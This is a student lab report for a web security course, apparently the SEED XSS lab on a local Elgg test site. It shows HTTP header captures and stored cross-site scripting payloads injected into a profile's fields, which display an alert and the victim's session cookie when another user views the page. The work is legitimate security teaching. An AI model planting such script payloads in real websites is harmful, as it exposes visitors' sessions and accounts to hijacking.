IERG4130 Fall 2021 Lab: Web Security

Every Student MUST include the following statement, together with his/her signature in the submitted assignment.

I declare that the assignment submitted on Blackboard system is original except for source material explicitly acknowledged, and that the same or related material has not been previously submitted for another course. I also acknowledge that I am aware of University policy and regulations on honesty in academic work, and of the disciplinary guidelines and procedures applicable to breaches of such policy and regulations, as contained in the website http://www.cuhk.edu.hk/policy/academichonesty/.


Signed (Student [redacted]) Date: 13 – 11 – 2021

Name [redacted] [redacted] [redacted] SID [redacted] [redacted]

XSS Lab

2.1 Preparation: Getting Familiar with the "HTTP Header Live" tool


Test the HTTP Header Live add-on in Firefox:



```
Referer: http://www.xsslabelgg.com/
Cookie: Elgg=e0bv4fhcor3ameqpamaf9r9ee7
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 03 May 2022 02:58:32 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 200
Content-Type: application/javascript;charset=utf-8
Date: Wed, 03 Nov 2021 04:49:27 GMT

http://www.xsslabelgg.com/cache/1549469404/def
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/
Cookie: Elgg=e0bv4fhcor3ameqpamaf9r9ee7
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 03 May 2022 02:58:32 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;charset=utf-8
Date: Wed, 03 Nov 2021 04:49:27 GMT
```


2.2 Task 1: Posting a Malicious Message to Display an Alert Window

Here we take a Samy account as an example, we first write the following JavaScript code inside the "About me" field. (click "Edit HTML", which is plaintext mode):




```
<script>
  alert('XSS');
</script>
```


When we click the "save" button, we are redirected to http://www.xsslabelgg.com/profile/samy, and an alert window with "XSS" letters pop up immediately. This is because when the page loads, this piece of embed JavaScript code is executed and show the malicious message. The following screenshot show this:



Then, in order to check if we can perform this simple XSS attack successfully, we log in to Alice's account. At this time, we take Alice as the victim. We click the "More" category and go on the "Member" tab, and then click Samy's profile. We will get a malicious message (word XSS) on the popup alert window when the web pages loaded. We also see that the content of "About me" is empty in Samy's profile, this means we have injected the JavaScript code successfully. The following screenshot show this:




Then, we try to store the JavaScript program in the standalone file in order to simulate running a very long JavaScript code. First, we create a myscript.js and alert.html file in the/var/www/html path. The following screenshot shows the code details:



```
[11/06/21]seed@VM:.../html$ more myscript.js
alert('This is long JavaScript code XSS attack!!!');
[11/06/21]seed@VM:.../html$ more alert.html
<script type="text/javascript" src="http://localhost/myscript.js"></script>
[11/06/21]seed@VM:.../html$ 
```

Then, we also take Samy's account as an example. We log in to the Samy'account and fill in the XSS attack code inside the "Brief description" field. The following screenshot shows the code:




Brief description

<script type="text/javascript" src="http://localhost/myscript.js"></script>

Public


After clicking the “save” button, we log in to Alice’s account and take Alice as the victim. We will get a malicious message (word This is long JavaScript code XSS attack!!!) on the popup alert window when we go on Samy’s profile page. Also, we notice that there is nothing on the “Brief description” field. This means that we injected the JavaScript XSS attack code successfully. The following screenshot shows the details:



This is long JavaScript code XSS attack!!!

2.3 Task 2: Posting a Malicious Message to Display Cookies

Here we also take Samy’s account as an example like the task1, we change the previous code inside the “About me” field like below (click “Edit HTML”, which is plaintext mode):




Samy

```
<p>
<script>
  alert(document.cookie);
</script>
</p>
```


Public

When we click the "save" button, we are redirected to http://www.xsslabelgg.com/profile/samy, and an alert window with “Elgg = some value” pop up immediately. This value is the cookie value stored in the browser for the Samy account. The following screenshot show this:




```
Elgg=5mbdjv42v0vtersug5v76ncf02
```

Then, to check if we perform the XSS attack successfully again, we also take Alice's account as a victim. Like the previous steps, we log in to Alice's account and go to Samy's profile page, and we also see an alert window with "Elgg = some value" pop up. This value shows the cookie of Alice's account, which is stored in the browser. At the same time, we notice that the content of "About me" field is empty. This means we injected JavaScript code and performed the XSS attack successfully. Besides, Alice can see this cookie, and another attacker cannot see this cookie. The following screenshot show this:



```
Elgg=1s3a74c86e203kiobh6gnumt15
```

Finally, we find that the cookie value of Alice displayed in the pop-up window is the same as the cookie value stored in the browser. The following screenshot show this:




```
Elgg=1s3a74c86e203kiobh6gnumt15
```

Name	Domain	Path	Expires on	Last accessed on	Value	HttpOnly
Elgg	www.xsslabelgg.com	/	Session	Fri, 05 Nov 2021 03:50:04 GMT	1s3a74c86e203kiobh6gnumt15	false

